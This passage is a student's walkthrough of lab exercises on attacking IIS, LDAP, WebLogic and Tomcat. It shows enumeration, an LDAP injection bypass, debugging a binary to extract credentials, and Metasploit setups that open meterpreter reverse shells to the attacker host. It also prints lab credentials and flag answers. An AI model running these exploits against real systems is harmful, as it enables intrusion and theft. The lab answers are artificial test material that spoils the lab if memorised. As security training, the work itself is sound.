Question: What is the full .aspx filename that Gobuster identified?

Answer: transfer.aspx

Method: first, we run nmap port scanner with the command:

```
nmap -p 1-10000 -sV -sC --open <target-IP>
```

to scan ports 1-10000 (with -sV default script for more information)

```
[*]$ nmap -p 1-10000 -sV -sC --open 10.129.158.79
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-21 12:46 BST
Nmap scan report for 10.129.158.79
Host is up (0.0021s latency).
Not shown: 9999 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-title: Bounty
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We can observe that the http port 80 is open.

Now we will perform [IIS Tilde Enumeration](#) on the target.

For that we first use enumeration tool to find the tilde-based path, and then use ‘gobuster’ path bruteforce tool.

For the enumeration tool we would need to download and install [Java Oracle](#)

The correct download link (for the latest version at the time of this report writing – 22.0.1) is much depend on your OS and distribution, I used debian based machine pwnbox:

JDK Development Kit 22.0.1 downloads

JDK 22 binaries are free to use in production and free to redistribute, at no cost, under the [Oracle No-Fee Terms and Conditions \(NFTC\)](#).

JDK 22 will receive updates under these terms, until September 2024, when it will be superseded by JDK 23.

[Linux](#) [macOS](#) [Windows](#)

Product/file description	File size	Download
ARM64 Compressed Archive	184.49 MB	https://download.oracle.com/java/22/latest/jdk-22_linux-aarch64_bin.tar.gz (sha256)
ARM64 RPM Package	184.20 MB	https://download.oracle.com/java/22/latest/jdk-22_linux-aarch64_bin.rpm (sha256) (OL 8 GPG Key)
x64 Compressed Archive	186.44 MB	https://download.oracle.com/java/22/latest/jdk-22_linux-x64_bin.tar.gz (sha256)
x64 Debian Package	159.85 MB	https://download.oracle.com/java/22/latest/jdk-22_linux-x64_bin.deb (sha256)

Once downloaded – install the package with this command:

```
sudo apt install ~/jdk-22_linux-x64_bin.deb
```

(assuming the package is located in your home directory).

When done, update java configuration with the command:

```
sudo update-alternatives --config java
```

```
[*]$ sudo update-alternatives --config java
There are 4 choices for the alternative java (providing /usr/bin/java).

Selection    Path                                  Priority  Status
-----      -----
* 0          /usr/lib/jvm/jdk-22-oracle-x64/bin/java  369106944 auto mode
* 1          /usr/lib/jvm/java-11-openjdk-amd64/bin/java 1111     manual mode
  2          /usr/lib/jvm/java-13-openjdk-amd64/bin/java 1311     manual mode
  3          /usr/lib/jvm/java-17-openjdk-amd64/bin/java 1711     manual mode
  4          /usr/lib/jvm/jdk-22-oracle-x64/bin/java   369106944 manual mode

Press <enter> to keep the current choice[*], or type selection number: 0
update-alternatives: using /usr/lib/jvm/jdk-22-oracle-x64/bin/java to provide /usr/bin/java (java) in auto mode
```

Once we have the oracle, we install the [IIS-ShortName-Scanner](#):

```
git clone https://github.com/irsdl/IIS-ShortName-Scanner.git
```

```
[eu-academy-1]-[10.10.14.150]-[htb-ac-1099135@htb-ehym3rotds]-[~]
[*]$ git clone https://github.com/irsdl/IIS-ShortName-Scanner.git
Cloning into 'IIS-ShortName-Scanner'...
remote: Enumerating objects: 476, done.
remote: Counting objects: 100% (139/139), done.
remote: Compressing objects: 100% (61/61), done.
remote: Total 476 (delta 58), reused 126 (delta 54), pack-reused 337
Receiving objects: 100% (476/476), 6.85 MiB | 39.17 MiB/s, done.
Resolving deltas: 100% (232/232), done.
```

cd yourself to the ‘IIS-ShortName-Scanner/release/’ subdirectory

```
cd IIS-ShortName-Scanner/release/
```

And run the tool with the command:

```
java -jar iis_shortname_scanner.jar 0 5 http://<target-IP>/
*note – you have to change directory first and then run it, placing the path
prefix like ‘IIS-ShortName-Scanner/release/iis...jar.....’ directly in the command
without changing directory will NOT work. *
```

```
[*]$ java -jar iis_shortname_scanner.jar 0 5 http://10.129.158.79/
Do you want to use proxy [Y=Yes, Anything Else=No]? no
```

Select no.

```

└── [!]$ java -jar iis_shortname_scanner.jar 0 5 http://10.129.158.79/
Do you want to use proxy [Y=Yes, Anything Else=No]? no
Early result: the target is probably vulnerable.
Early result: identified letters in names > A,C,D,E,F,L,N,O,P,R,S,T,U,X
Early result: identified letters in extensions > A,C,P,S
# IIS Short Name (8.3) Scanner version 2023.4 - scan initiated 2024/06/21 14:19:37
Target: http://10.129.158.79/
└ Result: Vulnerable!
└ Used HTTP method: OPTIONS
└ Suffix (magic part): /~1/.rem
└ Extra information:
    └ Number of sent requests: 571
    └ Identified directories: 2
        └ ASPNET~1
        └ UPLOAD~1
    └ Identified files: 2
        └ CSASPX~1.CS
            └ Actual extension = .CS
        └ TRANSF~1.ASP ←

```

We can observe that 'TRANSF~1' is a possible .asp IIS, so we will look for 'transf'.

Now for gobuster, first we will create a wordlist with the command:

```
egrep -r ^transf /usr/share/wordlists/ | sed 's/^[:]*://' > /tmp/list.txt
```

let's analyse the command before we proceed.

Beforehand – detailed explanation from the module's section:

Command Part	Description
egrep -r ^transf	The egrep command is used to search for lines containing a specific pattern in the input files. The -r flag indicates a recursive search through directories. The ^transf pattern matches any line that starts with "transf". The output of this command will be lines that begin with "transf" along with their source file names.
	The pipe symbol () is used to pass the output of the first command (egrep) to the second command (sed). In this case, the lines starting with "transf" and their file names will be the input for the sed command.
sed 's/^[:]*://'	The sed command is used to perform a find-and-replace operation on its input (in this case, the output of egrep). The 's/^[:]*://' expression tells sed to find any sequence of characters at the beginning of a line (^) up to the first colon (:), and replace them with nothing (effectively removing the matched text). The result will be the lines starting with "transf" but without the file names and colons.
> /tmp/list.txt	The greater-than symbol (>) is used to redirect the output of the entire command (i.e., the modified lines) to a new file named /tmp/list.txt .

Now, the command takes all the words in all the files (in recursive manner (-r)) in '/usr/share/wordlists/' directory – that begins with 'transf' ('^' symbol is regex for string that begins with the provided substring – in our case – 'transf', so words like transform, transport... will be picked by the 'egrep' command)

And will be picked with the file which includes them - for example running the egrep alone on the word ‘transformers’ found on the file ‘rockyou.txt’ will yield the output:

```
/usr/share/wordlists/rockyou.txt:transformers
```

we don’t want to include the files paths themselves, so that’s where ‘sed’ file content manipulation tool comes in: the sed command uses regex to effectively remove all the substrings up until the colon(including the colon) – the remaining the output name itself.

All of this would be directed to the output wordlist ‘/tmp/list.txt’

Now that we have the output – time to use the gobuster, we will use the command:

```
gobuster dir -u http://<target-IP>/ -w /tmp/list.txt -x .aspx,.asp
```

looking for paths with the extensions ‘.aspx’, ‘.asp’:

```
[*]$ gobuster dir -u http://10.129.158.79/ -w /tmp/list.txt -x .aspx,.asp
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.129.158.79/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /tmp/list.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  asp,aspx
[+] Timeout:      10s
=====
2024/06/21 13:11:44 Starting gobuster in directory enumeration mode
=====
/transfer.aspx    (Status: 200) [Size: 941]
=====
2024/06/21 13:11:46 Finished
=====
```

Attacking LDAP:

Question: After bypassing the login, what is the website "Powered by"?

Answer: w3.css

Method: first, we run nmap port scanner with the command:

```
nmap -p 1-10000 -sV -sC --open <target-IP>
```

to scan ports 1-10000 (with -sV default script for more information)

```
└── [!]$ nmap -p 1-10000 -sV -sC --open 10.129.205.18
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-21 15:37 BST
Nmap scan report for 10.129.205.18
Host is up (0.0051s latency).
Not shown: 9998 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|     httponly flag not set
389/tcp   open  ldap   OpenLDAP 2.2.X - 2.3.X

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.94 seconds
```


we have ldap - port 389 open. The ldap version is 2.2.X to 2.3.X

we also have http - port 80 open.

Lets try to enter the url

```
http://<target-IP>
```

to the browser:



Now as it is ldap machine, lets try to do ldap injection with asterisk wildcard:

Account Login

The screenshot shows a two-part interface. The top part is a login form with fields for 'Email' and 'Password', and a blue 'LOGIN' button. The bottom part is a 'File Upload' page with a file input field showing 'No file selected.', an 'Upload File' button, and a footer bar with the text 'Powered by w3.css'.

We got to the main page, with the powered by value right in front of us.

Web Mass Assignment Vulnerabilities:

Question: We placed the source code of the application we just covered at /opt/asset-manager/app.py inside this exercise's target, but we changed the crucial parameter's name. SSH into the target, view the source code and enter the parameter name that needs to be manipulated to log in to the Asset Manager web application.

Answer: active

Method: connect to the target machine via ssh, we are provided with the credentials root:!x4;EW[ZLwmDx?=w with the command:

```
ssh root@<target-IP>
```

then we cat for '/opt/asset-manager/app.py', the function we need is 'register':

```
@app.route('/register',methods=['GET','POST'])
def register():
    if request.method=='GET':
        return render_template('index.html')
    else:
        htb-ac-1099135's
        Home
        my_credentials.txt
        Trash
        username=request.form['username']
        password=request.form['password']
        try:
            if request.form['active']:
                cond=True
        except:
            cond=False
        with sqlite3.connect("database.db") as con:
            cur = con.cursor()
            cur.execute('select * from users where username=?',(username,))
            if cur.fetchone():
                return render_template('index.html',value='User exists!!!')
            else:
                cur.execute('insert into users values(?, ?, ?)',(username,password,cond))
                con.commit()
                return render_template('index.html',value='Success!!!')
```

We can observe that if the request parameter 'active' exists – the function sets the variable 'cond' to true, else (or more specifically the error that the lack of such assignment would generate, but the 'except' deals with) – 'cond' would be set to false.

That 'cond' is being stored along with the registered credentials in the database.

Now the login function:

```
@app.route('/login',methods=['GET','POST'])
def login():
    if request.method=='GET':
        return render_template('login.html')
    else:
        username=request.form['username']
        password=request.form['password']
        with sqlite3.connect("database.db") as con:
            cur = con.cursor()
            for i,j,k in cur.execute('select * from users where username=? and password=?',(username,password)):
                if k:
                    session['user']=i
                    return redirect("/home",code=302)
                else:
                    return render_template('login.html',value='Account is pending for approval')
        return render_template('login.html',value='Invalid Credentials!!')
```

We can observe that the stored ‘cond’ value in the register function – corresponds to the assigned ‘k’ value in the login function.

If ‘k’ is true – approve login. Else – the account is still pending for admin approval.

Attacking Applications Connecting to Services:

Question: What credentials were found for the local database instance while debugging the octopus_checker binary?

Answer: SA:N0tS3cr3t!

Method: connect to the target machine via ssh, we are provided with the credentials htb-student: HTB_@cademy_stdnt! with the command:

```
ssh htb-student@<target-IP>
```

when connected – running ls:

```
htb-student@htb:~$ ls
octopus_checker peda
htb-student@htb:~$ file octopus_checker
octopus_checker: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=e5de59f25d629ad8c7139cc1325eec619a7a5d6a, for GNU/Linux 3.2.0, not stripped
```

Will reveal a file called ‘octopus_checker’ and a directory called ‘peda’ – python exploit development assistance for ‘gdb’ – a debugging tool for mostly C and C++ based executables.

Then we run ‘file’ command on the ‘octopus_checker’ – we can observe it is and ELF based executable.

Usually we would analyze the executable with static tools first (like strings and decompiler and such), but as our challenge involved gdb – we would directly run gdb on ‘octopus_checker’:

```
gdb ./octopus_checker
```

on gdb we would run those 2 commands:

```
set disassembly-flavor intel
disas main
```

the first command would display the assemble in more appropriate manner to intel x86-64 architecture (which we know is the architecture from the output of the ‘file’ command). The second command will display the disassemble (the assembly form) of the main function.

Running ‘disas main’ – we see an interesting instruction between all the disassembled main:

```
0x00000000000015ff <+425>:    mov    rax,0xffffffff
0x0000000000001604 <+430>:    mov    esi,0x0
0x0000000000001607 <+433>:    mov    rdi,rax
0x000000000000160c <+438>:    call   0x11b0 <SQLDriverConnect@plt> ↳
0x0000000000001610 <+442>:    add    rsp,0x10
0x0000000000001611 <+442>:    mov    WORD PTR [rbp-0x4b4],ax
0x0000000000001617 <+449>:    lea    rsi,[rip+0xa70] # 0x208e
```

That would be SQLDriverConnect function call, and its address is 0x11b0.

For the full address we can take from ‘disas SQLDriverConnect’:

```
gdb-peda$ disas SQLDriverConnect
Dump of assembler code for function SQLDriverConnect@plt:
→ 0x000000000000000011b0 <+0>:    endbr64
  0x000000000000000011b4 <+4>:    bnd jmp QWORD PTR [rip+0x2dc5]      # 0x3f80 <SQLDriverConnect@got.plt>
  0x000000000000000011bb <+11>:   nop    DWORD PTR [rax+rax*1+0x0]
```

Lets add break point at its address:

```
break *0x000000000000000011b0
```

```
gdb-peda$ break *0x000000000000000011b0
Breakpoint 1 at 0x11b0
```

And run:

```
gdb-peda$ run
Starting program: /home/htb-student/octopus_checker
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Program had started..
Attempting Connection
[-----registers-----]
RAX: 0x55555556c4f0 --> 0x4b5a ('ZK')
RBX: 0x5555555557d0 (<_libc_csu_init>: endbr64)
RCX: 0xfffffffffd
RDX: 0x7fffffffde40 ("DRIVER={ODBC Driver 17 for SQL Server};SERVER=localhost, 1401;UID=SA;PWD=N0tS3cr3t!;")
PC: 0x0
```

Immediately after the program starts running – it stops at the breakpoint we set – the ‘SQLDriverConnect’ function address, where it presents the relevant data, including the connection string which contains the server, port, and credentials (UID and Password) – SA: N0tS3cr3t!

Other Notable Applications:

Question: Enumerate the target host and identify the running application.
What application is running?

Answer: WebLogic

Method: run nmap scan on the target machine:

```
sudo nmap -sV 10.129.201.102 -p 1-10000 --open  
*-sV for more information*
```

```
[*]$ sudo nmap -sV 10.129.201.102 -p 1-10000 --open  
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-21 20:43 BST  
Nmap scan report for 10.129.201.102  
Host is up (0.031s latency).  
Not shown: 9992 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          Microsoft ftpd  
80/tcp    open  http         Microsoft IIS httpd 10.0  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
443/tcp   open  ssl/http     Microsoft IIS httpd 10.0  
445/tcp   open  microsoft-ds?  
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
7001/tcp  open  http         Oracle WebLogic admin httpd 12.2.1.3 (T3 enabled)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

WebLogic is running on port 7001.

Question: Enumerate the application for vulnerabilities. Gain remote code execution and submit the contents of the flag.txt file on the administrator desktop.

Answer: w3b_l0gic_RCE!

Method: from the nmap scan we can observe that the application version is 12.2.1.3, T3 enabled and its also running on windows machine.

Before I describe the successful method, I will talk about some approaches that failed: for start - using 'EyeWitness' failed.

I also tried [CVE-2023-21839](#) vulnerability with exploits such as [this](#) and others to avail.

Also [this CVE-2020-14882 exploit](#) didn't work (even though it uses the correct vulnerability, maybe I just didn't successes to utilize it correctly to get RCE/shell.. also [this](#) didn't work for me. These exploits are using of injecting commands via the URL, so I also tried that manually – didn't work either.

The succussing approach is using [this](#) Metasploit exploit of [CVE-2020-14882](#) to get reverse shell.


Let's cover the method further, first – we run ‘gobuster’ on the target machine on port 7001

```
gobuster dir -u http://<target-IP>:7001 -w  
/usr/share/wordlists/dirb/small.txt
```

among others – we have the ‘/console’ path:

```
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
=====  
[+] Url: http://10.129.23.188:7001  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/small.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Timeout: 10s  
=====  
2024/06/22 16:37:43 Starting gobuster in directory enumeration mode  
=====  
/console (Status: 302) [Size: 265] [--> http://10.129.23.188:7001/console/] /management  
Progress: 365 / 960 (38.02%)  
8] Progress: 638 / 960 (66.46%) Progress: 91%
```

Lets enter it with the browser:



It directs us to ‘/login/LoginForm.jsp’. Scrolling down the page to the end:

```
WebLogic Server Version: 12.2.1.3.0 ←  
Copyright (c) 1996,2017, Oracle and/or its affiliates. All rights reserved.  
Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
```

We see the version is 12.2.1.3.0 (a bit different than the nmap recognized 12.2.1.3)

now that we know the exact version, we know the vulnerability to look for.

That would be [CVE-2020-14882](#) vulnerability, which exploits misconfiguration on the path (allows path traversal backward and with it run commands).

We will use [this](#) Metasploit exploit of the vulnerability.

This exploit does not comes built in on the provided pwnbox machine, we need to install it.

First – create a file called ‘exploit.rb’, and paste the Metasploit exploit content into it (or use echo if it works, I prefer to use ‘nano’ editor). When its done, the next objective is to install the module on Metasploit.

The sequence of commands to install the Metasploit module on the machine’s Metasploit (#the information between the # # are notes #):

```
sudo mkdir -p /usr/share/metasploit-
framework/modules/exploits/multi/http/
# -p flag is to create the directory if it doesn't exists,
it will also create parents directory if required. #

sudo mv exploit.rb /usr/share/metasploit-
framework/modules/exploits/multi/http/
weblogic_admin_handle_rce.rb
# assuming the exploit.rb is the present working directory #

msfconsole # run Metasploit #

reload_all # reload modules, when on metasploit #
```

now for Metasploit configurations:

```
use weblogic_admin_handle_rce
set LHOST <attacker-IP>
set RHOSTS <target-IP>
```

RPORT (target port) of course would be 7001, LPORT is 8443 on default (I recommend to keep it, I tried to set it to 4545 but then it didn’t work (I don’t know why)), payload default is ‘windows/x64/meterpreter/reverse_https’ – keep it.

Lets run ‘show options’ to confirm everything is in order:

```
[msf] (Jobs:0 Agents:0) exploit(multi/http/weblogic_admin_handle_rce) >> show options

Module options (exploit/multi/http/weblogic_admin_handle_rce):
Name   Current Setting  Required  Description
-----+-----+-----+-----+
Proxies          no        A proxy chain of format type:host:port[,type]
RHOSTS      10.129.23.188 yes        The target host(s), see https://docs.metasploit.com/metasploit.html
RPORT       7001       yes        The target port (TCP)
SSL           false      no        Negotiate SSL/TLS for outgoing connections
SSLCert        /         no        Path to a custom SSL certificate (default is
TARGETURI     /         yes        Base path
URI_PATH      /         no        The URI to use for this exploit (default is
VHOST        /         no        HTTP server virtual host

Payload options (windows/x64/meterpreter/reverse_https):
Name   Current Setting  Required  Description
-----+-----+-----+-----+
EXITFUNC    process     yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.10.14.150  yes        The local listener hostname
LPORT       8443       yes        The local listener port
LURI        /         no        The HTTP Path

Exploit target:
Id  Name
--  --
4  PowerShell Stager
```

Now we are good to go, run ‘exploit’:

```
[msf] (Jobs:0 Agents:8) exploit(multi/http/weblogic_admin_handle_rce) >> exploit

[*] Started HTTPS reverse handler on https://10.10.14.150:8443
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Path traversal successful.
[*] Executing PowerShell Stager for windows/x64/meterpreter/reverse_https
[!] https://10.10.14.150:8443 handling request from 10.129.23.188; (UUID: klugzngl) Without a database connected that payload
UUID tracking will not work!
[*] https://10.10.14.150:8443 handling request from 10.129.23.188; (UUID: klugzngl) Staging x64 payload (201820 bytes) ...
[!] https://10.10.14.150:8443 handling request from 10.129.23.188; (UUID: klugzngl) Without a database connected that payload
UUID tracking will not work!
[!] https://10.10.14.150:8443 handling request from 10.129.23.188; (UUID: klugzngl) Without a database connected that payload
UUID tracking will not work!
[!] https://10.10.14.150:8443 handling request from 10.129.23.188; (UUID: klugzngl) Staging x64 payload (201820 bytes)

[!] https://10.10.14.150:8443 handling request from 10.129.23.188; (UUID: klugzngl) Without a database connected that payload
UUID tracking will not work!
[*] Meterpreter session 11 opened (10.10.14.150:8443 -> 10.129.23.188:49690) at 2024-06-22 17:10:00 +0100

(Meterpreter 11)(C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain) > [*] Meterpreter session 10 opened (10.1
0.14.150:8443 -> 10.129.23.188:49686) at 2024-06-22 17:10:01 +0100
[*] Meterpreter session 14 opened (10.10.14.150:8443 -> 10.129.23.188:49697) at 2024-06-22 17:10:01 +0100
[*] Meterpreter session 13 opened (10.10.14.150:8443 -> 10.129.23.188:49696) at 2024-06-22 17:10:01 +0100
[*] Meterpreter session 12 opened (10.10.14.150:8443 -> 10.129.23.188:49695) at 2024-06-22 17:10:01 +0100
[*] Meterpreter session 15 opened (10.10.14.150:8443 -> 10.129.23.188:49699) at 2024-06-22 17:10:02 +0100
[*] Meterpreter session 16 opened (10.10.14.150:8443 -> 10.129.23.188:49700) at 2024-06-22 17:10:03 +0100
[*] Meterpreter session 17 opened (10.10.14.150:8443 -> 10.129.23.188:49701) at 2024-06-22 17:10:03 +0100
pwd
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain
(Meterpreter 11)(C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain) >
```

it will take a while and some written progress – but eventually – a shell shall be obtained.

When it does – obtain the shell from the requested path with the command:

```
cat C:/Users/Administrator/Desktop/flag.txt
```

*note – use forward slash here, backward didn’t work for me.

```
(Meterpreter 11)(C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain) > cat C:/Users/Administrator/Desktop/flag
.txt
W3b_l0gic_RCE!(Meterpreter 11)(C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain) >
```

Skills Assessments:

Attacking Common Applications - Skills Assessment I:

Question: What vulnerable application is running?

Answer: Tomcat

Method: we run nmap scan:

```
sudo nmap -sV <target-IP> -p 1-10000
```

```
└── [★]$ sudo nmap -sV 10.129.201.89 -p 1-10000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-24 09:19 BST
Nmap scan report for 10.129.201.89
Host is up (0.041s latency).

Not shown: 9990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp  open  http         Jetty 9.4.42.v20210604
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp  open  http         → Apache Tomcat/Coyote JSP engine 1.1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

In here we can see Tomcat running on port 8080, on Windows machine.

Question: What port is this application running on?

Answer: 8080


Method: see above.

Question: What version of the application is in use?

Answer: 9.0.0.M1

Method: we enter in the URL:

```
http://<target-IP>:8080/
```




Question: Exploit the application to obtain a shell and submit the contents of the flag.txt file on the Administrator desktop.

Answer: f55763d31a8f63ec935abd07aee5d3d0

Method: we will base our attack in the same base of ‘Attacking Tomcat CGI’ section - [this CVE-2019-0232 vulnerability](#):

To get the cmd command-injection URL – we will use the same ffuf enumeration as last time:


```
ffuf -w /usr/share/dirb/wordlists/common.txt -u http://<target-IP>:8080/cgi/FUZZ.bat | grep 200
```



```
cmd [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 393ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Instead of ‘welcome’ last time – now the path to the ‘bat’ executable is cmd.

Lets test it:




```
Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi

06/24/2024  04:11 AM    <DIR>      .
06/24/2024  04:11 AM    <DIR>      ..
09/01/2021  07:58 AM    <DIR>      %SystemDrive%
09/29/2021  09:26 AM            73,802 bHPVV.exe
08/31/2021  01:55 PM            48 cmd.bat
06/24/2024  03:54 AM            1,010 nc.exe
06/24/2024  04:11 AM            73,802 UZmck.exe
06/24/2024  04:11 AM      4 File(s)   148,662 bytes
                           3 Dir(s)  28,372,766,720 bytes free
```

There is ‘bat’ access.

Like last time, ‘pwd’ didn’t work, and neither does ‘set’:



```
HTTP Status 500 - Cannot call sendError() after the response has been committed
```

type Exception report

message Cannot call sendError() after the response has been committed

description The server encountered an internal error that prevented it from fulfilling this request.

exception

We need to find an alternative method to get the flag.

In this part we diverge from the ‘attacking Tomcat CGI’ section – and for the coming part of the solution [this video](#) explains very well – we will use metasploit – for that we run ‘msfconsole’ to activate metasploit.

When its running – we will run the sequence of commands:

```
use windows/http/tomcat_cgi_cmdlineargs
set RHOSTS <target-IP>
set LHOST <attacker-IP>
set TARGETURI /cgi/cmd.bat
